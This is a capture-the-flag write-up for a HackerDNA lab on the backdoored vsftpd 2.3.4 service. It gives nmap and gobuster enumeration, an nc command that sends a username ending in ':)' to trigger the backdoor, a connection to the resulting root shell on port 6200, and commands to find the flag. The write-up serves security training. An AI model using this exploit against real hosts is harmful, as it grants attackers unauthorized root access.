Anonymous 2

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Platform: HackerDNA
Difficulty: Easy Level
Points Earned: 10pts
Flags: 1
URL: https://hackerdna.com/labs/anonymous-2

Note: *The lab assigns new IPs each time it launches. All IPs in this writeup use* <FTP_IP> *and* <WEB_IP> *placeholders for clarity and reproducibility.*

This challenge centers on a compromised distribution of **vsftpd 2.3.4**, a version intentionally backdoored by attackers. Submitting a username ending with :) triggers a malicious routine that opens a remote shell on port 6200. The objective is to identify the vulnerable service, trigger the backdoor, and retrieve the flag from the resulting root shell.

Objectives

- Enumerate exposed services
- Identify the vulnerable vsftpd version
- Trigger the backdoor using a crafted username
- Connect to the spawned shell
- Locate and read the flag

Enumeration

Start VM and run either of these to identify the service and version running on port 21:…

nmap -sV -p 21 <FTP_IP>

Finding: vsftpd 2.3.4 — a known backdoored version that spawns a shell when a username ending in :) is submitted.

Optional Web Enumeration

Although not required for exploitation, the web server was checked for completeness:
gobuster dir -u http://<WEB_IP> -w /usr/share/seclists/Discovery/Web-Content/common.txt
No actionable paths were discovered.

Exploitation

Trigger the Backdoor

Submit a username ending with :) to activate the malicious routine:

(echo "USER test:)"; echo "PASS pass") | nc -v <FTP_IP> 21

```
┌─[✗]─[user@parrot]─[~]
└──╼ $(echo "USER hello:)"; echo "PASS password") | nc -v 34.247.73.150 21 && sleep 2 && nc -v 34.247.73.150 6
200
Connection to 34.247.73.150 21 port [tcp/ftp] succeeded!
220 (vsFTPd 2.3.4)
331 Please specify the password.
```

This causes **vsftpd** to silently open a shell on port **6200**.

Successful connection to vsftpd 2.3.4 using the crafted username. This step triggers the backdoor that opens port 6200.

Connect to the Backdoor Shell

After a brief delay, connect to the spawned shell:

nc -v <FTP_IP> 6200

The shell provides **no prompt**, but commands execute normally.

Shell Access & Privilege Confirmation

Run basic commands to confirm access:

Whoami

Expected output: **root**

List the filesystem: ***ls /***

Flag Retrieval

Search for the flag: ***find / -name "flag.txt" 2>/dev/null***


Hint: **Common locations to check manually:**

If you don't want to wait for the find command, try these:

- **Check the root home:** cat /root/flag.txt
- **Check the web directory:** cat /var/www/html/flag.txt
- **Check the user directory:** cat /home/flag.txt

RAN: /root/flag.txt

RAN: cat /root/flag.txt



Flag Found: e****-****-****-****-**********3***

Key Takeaways

- **vsftpd 2.3.4** is intentionally backdoored and should never be used in production.
- A single compromised package can provide attackers with immediate root access.
- Silent shells require confidence and methodical command execution.
- Enumeration confirms the attack path, but exploitation is straightforward once the version is identified.

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